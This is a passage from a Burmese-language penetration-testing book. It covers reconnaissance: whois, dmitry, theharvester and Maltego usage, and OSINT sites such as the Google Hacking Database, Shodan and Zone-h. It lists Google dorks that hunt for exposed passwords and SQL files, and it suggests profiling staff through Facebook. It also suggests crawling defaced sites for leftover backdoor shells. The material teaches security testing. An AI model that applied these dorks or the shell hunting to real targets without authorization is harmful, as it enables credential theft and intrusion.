Whois ဆိုတဲ့ Tool ဟာ Whois Directory Service အတွက် အသုံးပြုတဲ့ Client Application တစ်ခုဖြစ်ပါတယ်။ Whois Server မှာ သိမ်းဆည်းထားတဲ့ အချက်အလက်တွေကို Query ပြည့်ချင်တဲ့အခါမှာ အသုံးပြုတာဖြစ်ပါတယ်။ Whois Server တွေကို အောက်မှာဖော်ပြထားပါတယ်။

AFRINIC	<a href="http://www.afrinic.net">http://www.afrinic.net</a>
APNIC	<a href="http://www.apnic.net">http://www.apnic.net</a>
ARIN	<a href="http://ws.arin.net">http://ws.arin.net</a>
IANA	<a href="http://www.iana.com">http://www.iana.com</a>
ICANN	<a href="http://www.icann.org">http://www.icann.org</a>
LACNIC	<a href="http://www.lacnic.net">http://www.lacnic.net</a>
NRO	<a href="http://www.nro.net">http://www.nro.net</a>
RIPE	<a href="http://www.ripe.net">http://www.ripe.net</a>
InterNic	<a href="http://www.internic.net">http://www.internic.net</a>

**whois** ရဲ့ အသုံးပြုပုံကလည်း အရမ်းပံ့ရှင်းပါတယ်။ သူရဲ့အသုံးပြုပုံကို အောက်မှာဖော်ပြပေးထားပါတယ်။

```
# whois target.com
```

နောက်ထပ်တစ်ခုက မိမိကြိုက်နှစ်သက်ရဲ Whois Server နဲ့လည်း ချိတ်ဆက်အသုံးပြုနိုင်ပါတယ်။ အသုံးပြုပုံကတော့ အောက်ပါအတိုင်းဖြစ်ပါတယ်။

```
# whois -h whois.apnic.net microsoft.com
```

Registrant:

Domain Administrator  
Microsoft Corporation  
One Microsoft Way  
Redmond WA 98052  
US  
domains@microsoft.com +1.4258828080 Fax: +1.4259367329

Domain Name: microsoft.com

Registrar Name: Markmonitor.com  
Registrar Whois: whois.markmonitor.com  
Registrar Homepage: http://www.markmonitor.com

Administrative Contact:

Domain Administrator  
Microsoft Corporation  
Redmond WA 98052  
US  
domains@microsoft.com +1.4258828080 Fax: +1.4259367329

Technical Contact, Zone Contact:

MSN Hostmaster  
Microsoft Corporation  
One Microsoft Way  
Redmond WA 98052  
US  
msnhst@microsoft.com +1.4258828080 Fax: +1.4259367329

Created on.....: 1991-05-01.

Expires on.....: 2021-05-02.

Record last updated on..: 2014-02-04.

Domain servers in listed order:

ns3.msft.net  
ns5.msft.net  
ns4.msft.net  
ns2.msft.net

ရရှိလာတဲ့အချက်အလက်တွေထဲကမှ မှန်ကန်တဲ့ သတင်းအချက်အလက်များ  
ကို ပြန်လည်ရွေးထုတ်ဖို့လိုအပ်ပါတယ်။

## Deepmagic Information Gathering Tool (Dmitry )

Deepmagic Information Gathering Tool(Dmitry) ဆိုတာ Target ရဲ  
သတင်းအချက်အလက်တွေကို ပြည်ပြည်စုစုရှာဖွေပေးနိုင်တဲ့ Tool တစ်ခုဖြစ်ပါ  
တယ်။ Target ရဲ Subdomain တွေ၊ Email Address တွေ၊ Uptime Infor-  
mation တွေ၊ Portscan တွေ၊ Whois မှုအချက်အလက်တွေကို Command တစ်ခု  
တည်းနဲ့ ရှာဖွေပေးနိုင်ပါတယ်။ သူ့ရဲအသုံးပြုပုံကို အောက်မှာဖော်ပြထားပါတယ်။

```
# dmitry -inse -o target.txt www.target.com
```

- i ဆိုတာက whois မှ အချက်အလက်ရွေးကို ရှာဖွေဖို့ဖြစ်ပြီး။
- n ဆိုတာကတော့ netcraft.com မှ Server Information တွေကို ရှာဖွေဖို့အတွက်  
ဖြစ်ပါတယ်။
- s ဆိုတာကတော့ Subdomain တွေကို ရှာဖွေရန်အတွက်ဖြစ်ပြီး။
- e ဆိုတာကတော့ Email Address တွေကို ရှာဖွေရန်အတွက်ပဲဖြစ်ပါတယ်။ -o ဆို  
တာကတော့ Output File ထုတ်ပေါ်ပါတယ်။
- အသုံးပြုပုံအသေးစိတ်ကိုတော့ -h Option ကိုအသုံးပြုပြီးလေ့လာနိုင်ပါတယ်။

```
root@MrLinuxer:~# dmitry -inse -o target.txt www.microsoft.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'target.txt'

HostIP:65.55.57.27
HostName:www.microsoft.com

Gathered Inet-whois information for 65.55.57.27
-----
```

ပုံ (၂.၁) Dmitry တိအသုံးပြုခြင်းအချက်အလက်များစွဲတင်းပုံ

## Route Information

Route Information ဆိုတာကတော့ ဒို့ပုံ Target ကြားမှာ တာဝန္တရှိသလဲ၊ တယ်လို့ Protocols တွေကို စွင့်ပြုထားလဲဆိုတဲ့ Routing နဲ့ပတ်သက်တဲ့ သတင်းအချက်အလက်တွေကို ရှာဖွေရတဲ့အပိုစ်ဖြစ်ပါတယ်။ အဲဒီလိုပြုလုပ်တာကို Trace route လုပ်တယ်လို့လည်း ခေါ်ပါတယ်။

Traceroute ရဲ့ အလုပ်လုပ်ပုံကတော့၊ IP Packet Header မှာပါတဲ့ TTL ဆိုတဲ့ Field ကနေလုပ်ဆောင်တာဖြစ်ပါတယ်။ TTL ဆိုတာကတော့ (Time To Live) ဖြစ်ပြီးတော့ IP Packet တစ်ခုဟာဘယ်လောက်အတိုင်းအတာအထိ၊ သွားလို့ရဘယ်ဆိုတာကို သတ်မှတ်ထားတဲ့ နဲ့ပါတ်တစ်ခုဖြစ်ပါတယ်။ Router တွေအနေနဲ့ ကြတော့၊ သူတို့ဆိုကို Packet တစ်ခုဖြတ်သန်းသွားတိုင်း အဲဒီ Packet ရဲ့ TTL တန်ဖိုးကို တစ်ခုနှင့်တိုက်ပါတယ်။ TTL တန်ဖိုးသူညာဖြစ်သွားရင်တော့ Router ဟာ အဲဒီ Packet ကိုဖျက်ပစ်လိုက်ပြီး၊ မူလ Packet ပေးပို့သူထံကို မပေးပို့နိုင်တဲ့အ ကြောင်းပြန်ပြောပေးပါတယ်။ အဲဒီအကြောင်းအရာကို အခြေခံပြီးတော့ Traceroute Tools တွေဟာ Route Information တွေကိုရှာဖွေပေးနိုင်ပါတယ်။

Kali မှာ Route Information တွေရှာဖွေဖို့အတွက် Tools တွေများစွာပါ ဝင်ပါတယ်။ အဲဒီထဲကမှ Tools တစ်ချို့ရဲ့အသုံးပြုပုံကို ဒီစာအပ်မှာဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

## Itrace

Traceroute အတွက်ပထမဦးဆုံးအနေနဲ့ပေါ်ထွက်ခဲ့တဲ့ Program ကတော့ Traceroute ပဲဖြစ်ပါတယ်။ Linux အတွက် UDP Protocol ကို Default အနေနဲ့အသုံးပြုပါတယ်။ Itrace ကတော့ ICMP ကို အသုံးပြု၍ Trace ပြလုပ်တာဖြစ်ပါတယ်။ ဒါကြောင့် UDP ကိုပိတ်ထားပြီး ICMP ကို ခွင့်ပြထားတဲ့ Firewall များကိုဖြတ်သန်းပြီးတော့ Traceroute လုပ်နိုင်ပါတယ်။ Firewall တော်ကော်များများဟာ UDP ကိုပိတ်ထားလေ့ရှုပါတယ်။ အနဲ့အသုံးပြုပုံကတော့ အောက်မှာဖော်ပြထားတဲ့အတိုင်းပဲဖြစ်ပါတယ်။

```
# itrace -i<device> -d<targethost>
```

## Tcptraceroute

Tcptraceroute ဆိုတာက TCP SYN ကိုအသုံးပြုပြီးတော့ Trace လုပ်တာဖြစ်တဲ့အတွက် UDP နဲ့ ICMP ကိုပိတ်ပင်ထားတဲ့ Firewall များကို ဖြတ်ကျော်နိုင်ပါတယ်။ Tcptraceroute ဟာ TCP Port 80 ကို အသုံးပြု၍ Trace လုပ်ပါတယ်။ အသုံးပြုပုံကို အောက်မှာဖော်ပြပေးထားပါတယ်။

```
# tcptraceroute www.target.com
```

## Theharvester

Theharvester ဆိတ် Google, Bing, PGP, Linkedin စတဲ့ Public Sources တွေကို အသုံးပြုပြီးတော့ မိမိ Target ရဲ့ E-Mail Accounts တွေ၊ Username တွေနဲ့ Hostname တွေကိုရှာဖွေပေးတဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ မိမိ အသုံးပြုရှာခြင်တဲ့ Public Source ကို -b ဆိတ် Option နောက်မှာထည့်ပေးရပါတယ်။ အောက်မှာတော့ Public Sources အားလုံးကိုအသုံးပြုပြီး ရှာတဲ့ပုံကို နှုန္ဓာအနေနဲ့ပြထားပါတယ်။

```
# theharvester -d target.com -l 100 -b all
```

## Maltego

Maltego ဆိတ် Public Sources တွေကနေ သတင်းအချက်အလက်များကို စုစုပေါင်းရယူပေးပြီး သူတို့ရဲ့ဆက်လပ်နေမှုများကို GUI အနေနဲ့ပြန်လည်ပြသပေးတဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ Paterva ဆိတ်သူကနေ ဖန်တီးခဲ့ပြီးတော့ Maltego ဟာ Commercial Version ဖြစ်ပါတယ်။ Kali Linux အတွက်ကိုတော့ Community Edition ကို ထည့်သွင်းပေးထားပါတယ်။ ဒါပေသိ Commercial Version မဟုတ်တဲ့အတွက်ကြောင့်၊ တစ်ခုထက်ပိုတဲ့ Multiple Transform ပြည်စွင့်အချက်အလက်များကို သိမ်းဆည်းစွင့်နဲ့ Export လုပ်စွင့်များကိုတော့ စွင့်ပြထားခြင်းမရှိပါဘူး။ Maltego ကိုအသုံးပြုမယ်ဆိုရင်တော့ ပထမဦးဆုံးအနေနဲ့ Register ပြည်ဖို့လိုပါတယ်။

Maltego ဟာ Information Gathering အတွက် အလုံးစုံအသုံးပြနိုင်တဲ့ All-In-One Tool တစ်ခုဖြစ်ပါတယ်။ Info Gathering အတွက် အပိုဒ် (၆)ရဲ့ထားပါတယ်။ အဲဒီအပ်စုတွေကတော့ Devices, Infrastructure, Location

Pentesting Personal နဲ့ Social Network တို့ပြဖော်ပါတယ်။ အခါတွေကို သက်ဆိုင်ရာအလိုက် အပိုင်းတွေ့ပိုင်းလိုက်မယ်ဆိုရင်တော့ Network နဲ့ Social ဆိုပြီးတော့ပဲ ထွက်လာပါလိမ့်မယ်။ Network အပိုင်းမှာတော့ AS Number တွေ၊ DNS Name တွေ၊ Domain တွေ၊ IP Address တွေ၊ Netblock စုတဲ့ အချက်အလက်တွေပါဝင်ပြီးတော့၊ Social နဲ့ သက်ဆိုင်တဲ့အပိုင်းမှာတော့ E-mail Address တွေ၊ Phone Number တွေ၊ သူတို့ရဲ့လိပ်စာတွေ စတဲ့ ဂိုယ်ရေးကိုယ်တာအချက် အလက်တွေပါဝင်ပါတယ်။ သူရဲ့အသုံးပြုပုံကတော့ တွေ့မှာသော Info Gathering Tools တွေထက်စာရင်၊ အနည်းငယ်ရှုပ်တွေးတယ်လို့ထင်ရပေမယ့်လည်း၊ တကယ် သုံးကြည့်တဲ့အခါမှာ ရှင်းလင်းလွှယ်ကူတာကို တွေ့ရပါလိမ့်မယ်။

သူရဲ့အသုံးပြုပုံကတော့ ပထမဦးဆုံးအနေနဲ့ Register ပြလုပ်ပြီး၊ Login လုပ်ဖို့လိုပါတယ်။ Login Successful ဖြစ်တာနဲ့ အောက်မှုပြထားတဲ့ပုံအတိုင်း မြင်ရပါလိမ့်မယ်။ ပုံ (၂.၂) ကိုကြည့်ပါ။




ဗု (၂.၂)

အဲဒီနောက်ဘယ်ဘက်ထောင့်မှာရှိတဲ့ New ဆိုတဲ့ Icon လေးကို Click ပြုလုပ်လိုက်တာနဲ့ New Graph ဆိုပြီး Window Box တစ်ခု ပေါ်လာပါလိမ့်မယ်။ အဲဒီနောက် ဘယ်ဘက်အစွမ်းမှာရှိတဲ့ Palette ဆိုတဲ့ Tab ကို Click လုပ်ပြီး Infrastructure ဆိုတာကို ရွှေးပေးလိုက်ပါ။ အောက်မှာပြထားတဲ့ပုံအတိုင်း တွေ့ရပါလိမ့်မယ်။ ပုံ (၂-၃) ကိုကြည့်ပါ။




(၂-၃)

ဒီစာအုပ်မှာတော့ Domain ဆဲပတ်ဘက်တဲ့သတင်းအချက်အလက်များ ရှာဖွေတဲ့အပိုင်းကိုပဲ နမူနာအနေနဲ့ပြထားပါတယ်။ ဒါကြောင့် Domain ဆိုတာကို Click လုပ်ပြီး ညာဘက်မှာရှိတဲ့ Window Box ထဲကိုခွဲချုပ်လိုက်ပါ။ paterva.com ဆိုတဲ့နာမည်နဲ့ပေါ်လာပါလိမ့်မယ်။ အဲဒီ paterva ဆိုတဲ့ နေရာကို Double-Click လုပ်ပြီး၊ မိမိ Target ကိုထည့်ပေးလိုက်ပါ။ အဲဒီနောက် Target Domain ပေါ်မှာ Right Click ပြုလုပ်ပြီး Run Transform မှတစ်ဆင့်၊ မိမိသိရှိလိုတဲ့အကြောင်းအရာကို အောက်မှပြထားတဲ့အတိုင်းရွှေးပေးလိုက်ပါ။



ပုံ (၂.၄)

အဒီလိရွေးပေးပြီးခဏအကြောတော့၊ သက်ဆိုင်ရာ သတင်းအချက်အလက်  
တွေနဲ့ သူတို့ရဲ့ဆက်စပ်နေမှုများကို အခုလုမြို့ပြသပေးနေပါလိမယ်။



ပုံ (၂.၅)

## Open Web Information Gathering

အရင်္ဂါးဆုံးကိုယ့်ရဲ့ Target ကို Attack မပြုလုပ်မီမှာ ဝဘ်ဆိုဒ်တွေပေါ်က နောက်သော သတင်းအချက်အလက်တွေကို ရနိုင်သလောက်ရအောင်စုဆောင်းဖို့လိုပါတယ်။ ဘယ်လိုဝော်ဆိုဒ်တွေကနေ Target ရဲ့ အကြောင်းအရာတွေကို စုစုပေါင်းရမလဲဆိုရင် တော့ အထူးသဖြင့် အောက်မှာဖော်ပြထားတဲ့ ဝဘ်ဆိုဒ်တွေမှာတစ်ဆင့် ရှာဖွေရမှာဖြစ် ပါတယ်။

### ၁။ Google Hacking Database (GHDB)

Google Hacking Database ကို တန်ည်းအားဖြင့် Google Dorks Database လိုလည်း ခေါ်ကြပါသေးတယ်။ မိမိဘို့လိုတဲ့ အချက်အလက်တွေကို အနီးစပ်ဆုံးရရှိအောင် Operators များအသုံးပြုပြီး ရှာဖွေတာဖြစ်ပါတယ်။ အဲဒီ Google Operators တွေကိုအောက်မှာဖော်ပြထားတဲ့ Link မှာ တွေ့ရှိနိုင်ပါတယ်။

“<http://www.google.com/help/operators.html>”

Google Hacking ကိုစတင်မိတ်ဆက်ပေးခဲ့သူကတော့ Johnny Long ဆိုတဲ့သူပါ။ သူရဲ့ဝဘ်ဆိုဒ်ဖြစ်တဲ့ <http://www.hackersforcharity.com> မှာ သူးရောက်ပြီး Google Dorks များကို လေ့လာနိုင်ပါတယ်။ အခုလက်ရှိ GHDB ရဲ့ တရားဝင်ဝဘ်ဆိုဒ်ကတော့ Offensive Security Team ရဲ့ Project တစ်ခုဖြစ်တဲ့ Exploit-DB မှာရှိတဲ့

“<http://exploit-db.com/google-dorks>”

ပါဖြစ်ပါတယ်။

The screenshot shows the homepage of the Google Hacking Database. At the top, there's a large "GOOGLE HACKING-DATABASE" logo with "GOOGLE" in red and "HACKING-DATABASE" in orange. Below it, a sub-header reads "Welcome to the google hacking database". A note below says, "We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe!"

Below this is a search interface with a "Search Google Dorks" button, a dropdown menu for "Category" set to "All", and a "Free text search" input field with a "Search" button.

A section titled "Latest Google Hacking Entries" lists recent search queries:

Date	Title	Category
2014-04-21	intitle: "Zimbra Web Client Sign In"	Pages containing login portals
2014-04-21	intitle: "Zimbra Web Client Log In"	Pages containing login portals
2014-04-07	inurl:type3/install/index.php?mode=	Pages containing login portals
2014-04-07	inurl:type3/conf/localcont.php	Files containing passwords
2014-03-31	inurl:backup inttitle:index of backup intext:sql	Files containing passwords
2014-03-31	inurl:"Citrix/RenApp/auth/login.aspx"	Pages containing login portals

## ပုံ (၂.၆) Google Dorks စာမျက်နှာအေးမြင်တွေ၏ရုံး

အသုံးများတဲ့ Google Dorks ရွေ့ရှိ အသုံးပြုပုံကို နှုန်းအနေဖြင့် ဖော်ပြလိုက်ပါတယ်။

```

၁။ site:www.target.com
၂။ filetype:pdf site:www.target.com
၃။ email password site:www.target.com
၄။ site:target.com inurl:ftp "password" filetype:xls
၅။ filetype:sql site:target.com

```

Google အပြင် တော်းသောရှာဖွေရေး Search Engine များဖြစ်တဲ့ Bing၊ Yahoo၊ Shordan စတဲ့ ဝဘ်ဆိုခို့များမှုလည်း သတင်းအချက်အလက် များစုစောင်းပြီး တစ်ခုနှင့်တစ်ခုနှင့် ယူဉ်ကြည့်ရှုလိုပါတယ်။ Search Engine များရဲ့လိပ်စာနဲ့ သူတို့ရဲ့စွမ်းဆောင်ပေးနိုင်မှုများကို အောက်မှာဖော်ပြထားတဲ့ Link မှာ တွေ့ရှိနိုင်ပါတယ်။

["http://searchengineshowdown.com/features/"](http://searchengineshowdown.com/features/)

## JII Searching The Internet For Clues

### Facebook

Facebook ဆိတ်ကိုတော့လူတိုင်းသိကြပါတယ်။ ယနေ့အချိန်မှာ Facebook ဟာ သတင်းအချက်အလက်တွေစုစုမဲ့အတွက် အကောင်းဆုံး ဝဘ်ဆိုဒ်တစ်ခုပဲ ဖြစ်ပါတယ်။ မိမိ Target ရဲ့ Email လိပ်စာကိုသိပြီဆိုတာနဲ့ Facebook မှာရှာ ကြည့်ပြီး၊ တန်ဖိုးမဖြတ်နိုင်တဲ့သတင်းအချက်အလက်များရရှိနိုင်ပါတယ်။ သူတို့ရဲ့ လုပ်ငန်းခွင်မှာရှိက်ထားတဲ့ဓါတ်ပုံတွေကို ကြည့်ခြင်းအားဖြင့် မိမိ Target ရဲ့လက်ရှိ အသုံးပြုနေတဲ့ OS အမျိုးအစားတွေ၊ လုပ်ငန်းခွင်ရဲ့ Physical အနေအထားတွေ၊ သူတို့ရဲ့ဓလ္လာစရိတ်တွေ စတဲ့ အချက်အလက်တွေကို သိရှိနိုင်ပါတယ်။ အဲဒီအချက် အလက်တွေဟာ မိမိရဲ့ Operation အောင်မြင်စေရန်အတွက် များစွာအထောက်အကူ ပြုပါတယ်။

“<https://www.facebook.com>”

### Netcraft

Netcraft ဆိတ် အက်လန်နိုင်ငံမှာရှိတဲ့ Internet Monitoring Company တစ်ခုဖြစ်ပါတယ်။ Netcraft ဝဘ်ဆိုဒ်မှာ မိမိ Target ရဲ့ URL ကို ရှိက်ထည့် လိုက်တာနဲ့ OS Information တွေ၊ Web Server Version တွေ၊ DNS Information တွေ Server Uptime စတဲ့အချက်တွေကို သိရှိနိုင်ပါတယ်။

“<http://uptime.netcraft.com/>”

“<http://searchdns.netcraft.com/>”

## ViewDNS

ViewDNS ဆိတာကတော့ DNS Recon အတွက်အရမ်းကိစုံလင်တဲ့ Website တစ်ခုဖြစ်ပါတယ်။ Port Scanner နဲ့ Traceroute Tool တွေလည်းပါဝင်ပါတယ်။

The screenshot shows the homepage of Viewdns.info. At the top, there's a navigation bar with 'Tools', 'API', 'Research', and 'Data'. Below the navigation, there's a banner for 'ACCESS FREE WHITE PAPERS & RESEARCH' with an image of a document. The main area contains several boxes for different tests:

- Reverse IP Lookup**: Find all sites hosted on a given server. Input field: Domain / IP, Go button.
- Chinese Firewall Test**: Check if a site is accessible from China. Input field: Site URL / Domain, Go button.
- Port Scanner**: Check if common ports are open on a server. Input field: Domain / IP, Go button.
- DNS Report**: Provides a complete report on your DNS settings. Input field: Domain (e.g. domain.com), Go button.
- DNS Propagation Checker**: Check whether recent DNS changes have propagated. Input field: Domain (e.g. domain.com), Go button.
- DNSSEC Test**: Test if any domain name is configured for DNSSEC. Input field: Domain (e.g. domain.com), Go button.
- IP Location Finder**: Find the geographic location of an IP Address. Input field: IP, Go button.
- Iran Firewall Test**: Check whether a site is accessible in Iran. Input field: Site URL / Domain, Go button.
- Domain / IP Whois**: Lookup information on a Domain or IP address. Input field: Domain / IP, Go button.
- Is My Site Down**: Check whether a site is actually down or not. Input field: Domain (e.g. domain.com), Go button.
- DNS Record Lookup**: View all DNS records for a specified domain. Input field: Domain (e.g. domain.com), Go button.
- Google Pagerank Checker**: Instantly check the Google Pagerank of any domain. Input field: Domain (e.g. domain.com), Go button.

ပုံ (၂၃) ViewDNS ဝဘ်ဆိုဒ်အားမြင်တွေရပုံ

“<http://www.viewdns.info>”

## Ewhois

Ewhois ဆိတာ Adsence ID တွေ၊ Google Analytics ID တွေ၊ Whois အချက်အလက်တွေ၊ DNS Records စောင့်တွေကိုရှာဖွေပေးနိုင်တဲ့ Website တစ်ခုပြုဖြစ်ပါတယ်။

Msn.com

Domain Name: [Msn.com \(visit site\)](#)

IP Address: **65.55.206.203**  
Located near: Redmond, Washington (US)  
64 other sites hosted on this IP address

Alexa Rank: 19 (source: Alexa.com)

Last Updated: 2013-02-25 [Refresh](#)

Reverse IP (64) Whois Record DNS Records

**Reverse IP Lookup**

- [www.msdfasfd2.info](#) visit site
- [wwwmsn.org](#) visit site
- [mennetworks.net](#) visit site
- [qq777.com](#) visit site
- [showusyourwww.com](#) visit site
- [microsoftmen.us](#) visit site
- [wwmsn.com](#) visit site
- [atlantictechservices.com](#) visit site
- [msn-ppe-au.com](#) visit site
- [wwwmsn.com](#) visit site
- [streamheaven.net](#) visit site
- [mennpaldean.net](#) visit site
- [openfordesign.com](#) visit site
- [microsoft-men.us](#) visit site
- [newman.org](#) visit site
- [tz79.com](#) visit site
- [msn-ppe-at.com](#) visit site
- [msn-ppe-be.com](#) visit site

ပုံ (၂.၁) Ewhois ဝဘ်ဆိုင်အားမြင်တွေရုံ

“<http://www.ewhois.com>”

## SHODAN

SHODAN ဆိုတာကတော့ အင်တာနာနဲ့ တိုက်ရိုက်ချိတ်ဆက်ထားတဲ့ Routers တွေ၊ Servers တွေစတဲ့ Devices တွေရဲ့ Information တွေကိုရှာဖွေပေးတဲ့ Search Engine တစ်ခု ဖြစ်ပါတယ်။ ယူရဲ့ Filter Options တွေကို အသုံးပြုပြီးတော့ သင်သိရှိလိုတဲ့အချက်အလက်တွေကို အနီးစပ်ဆုံးရှာဖွေပေးနိုင်ပါတယ်။

Main Exploits Research Videos Anniversary Promotion Register Login

**SHODAN**  Search

**EXPOSE ONLINE DEVICES.**

WEBCAMS. ROUTERS.  
POWER PLANTS. IPHONES. WIND TURBINES.  
REFRIGERATORS. VOIP PHONES.

Popular Search Queries: default password - Finds results with "default password" in the banner; the named defaults might work!

**DEVELOPER API** Find out how to access the Shodan database with Python, Perl or Ruby.

**LEARN MORE** Get more out of your searches and find the information you need.

**FOLLOW ME** Contact me and stay up-to-date with the latest features of Shodan.

ပုံ (၂.၃) Shodan ဝဘ်ဆိုင်အားမြင်တွေရုံ

“[www.shodanhq.com](http://www.shodanhq.com)”

## YouGetSignal

YouGetSignal ဆိုတာကတော့ Network Tools တွေအားလုံးကို စုပေါင်းထားတဲ့ Website တစ်ခုဖြစ်ပါတယ်။ ViewDNS နဲ့အတူတူပါပဲ။ အရမ်းကိုအသုံးဝင်တဲ့ Website တစ်ခုဖြစ်ပါတယ်။



ပုံ (၂.၁၀) YouGetSignal ဝတ်ဆိုင်အားမြင်တွေရပုံ

“<http://www.yougetsignal.com>”

## Zone-h

Zone-h ဆိုတာကတော့ ကမ္ဘာတစ်ရပ်းမှာရှိတဲ့ Hackers များမှမိမိတို့ Hacked လုပ်ခဲ့တဲ့ဝတ်ဆိုင်တွေကိုကြညာတဲ့နေရာတစ်ခုဖြစ်ပါတယ်။ Zone-h မှ တစ်ဆင့် မိမိရဲ့ Target အားအရင်က Hacked လုပ်ခဲ့ရခြင်း ရှိ၊ မရှိကို စစ်ဆေးကြည့်နိုင်ပါတယ်။ တကယ်လို့သိပ်မကြာသေးခင်ကာလလောက်တုန်းကပဲ Hacked

ခံထားရတယ်ဆိုရင်တော့ Crawler တွေနဲ့ URL ကိစစ်ကြည့်ပါ။ ကံကောင်းရင် Backdoor အနေနဲ့အသုံးပြုတဲ့ Shell တောင်ရနိုင်ပါသေးတယ်။

Time	Notifier	H	M	R	L	Domain	OS	View
12:06	Sejeal		H	M		madjunkotegadis.com	Linux	mirror
12:06	2A2D_Hack3D		M			hnhyyod.com/x.bzt	Win 2003	mirror
12:09	x13doel					www.brokovo.pl/z.htm	Linux	mirror
12:09	1923Turk	H				angleteacher.com	Linux	mirror
12:09	x13doel					www.amgk.de/z.htm	Linux	mirror
12:08	misafir		M			lifescalarm.com/images/m.txt	Unknown	mirror
12:08	misafir		M	R		www.etrakontorbygg.no/images/m...	Unknown	mirror
12:08	misafir		M			www.esq.net.au/images/m.txt	Unknown	mirror
12:08	misafir					www.blummeus.pl/images/m.txt	Linux	mirror
12:08	misafir					www.adreayfirm.org/images/m.txt	Linux	mirror
12:08	misafir					www.bryk.biz/images/m.txt	Linux	mirror
12:08	misafir		M	R		www.ademoskatsantonio.com/main...	Unknown	mirror
12:08	misafir		M			komind-wisawice.pl/images/m.txt	Linux	mirror
12:08	misafir		M			www.expressionsastudio.com.au/i...	Linux	mirror
12:08	misafir		M			www.hut24h.pl/images/m.txt	Linux	mirror
12:08	Sejeal	M				thehelbox.com/sejeal.jpg	Unknown	mirror
12:08	Sejeal	M				www.egerstrand.com/sejeal.jpg	Linux	mirror
12:08	Sejeal					legal-rr.com/sejeal.jpg	Win 2003	mirror
12:08	Sejeal					www.dido.com/sejeal.jpg	F5 Big-IP	mirror

ပဲ (၂၁) Zone-h ဝဘ်အားမြင်တွေ့ရပဲ

“<http://www.zone-h.org>”

Brought To You BY UGMH

Brought To You By UGMH

အခန်း (၃)

## Scanning & Vulnerability Assessment

“Update your system before it's too late.”

Brought To You By UGMH

## Scanning & Vulnerability Assessment

အခုခံရင်စိ Target ရဲ့ သတင်းအချက်အလက်တွေကို စုဆောင်းရရှိနေဖြီ  
လို့ယူဆပါတယ်။ ဒါပေမဲ့ အဲဒီလိုသတင်းအချက်အလက်တွေကိုရရှိရနဲ့တော့ မိမိရဲ့  
Target ကို Attack ပြုလုပ်လို့မရသေးပါဘူး။ သူ့ရဲ့အားနည်းချက်တွေ၊ ပျော်ကွက်၊  
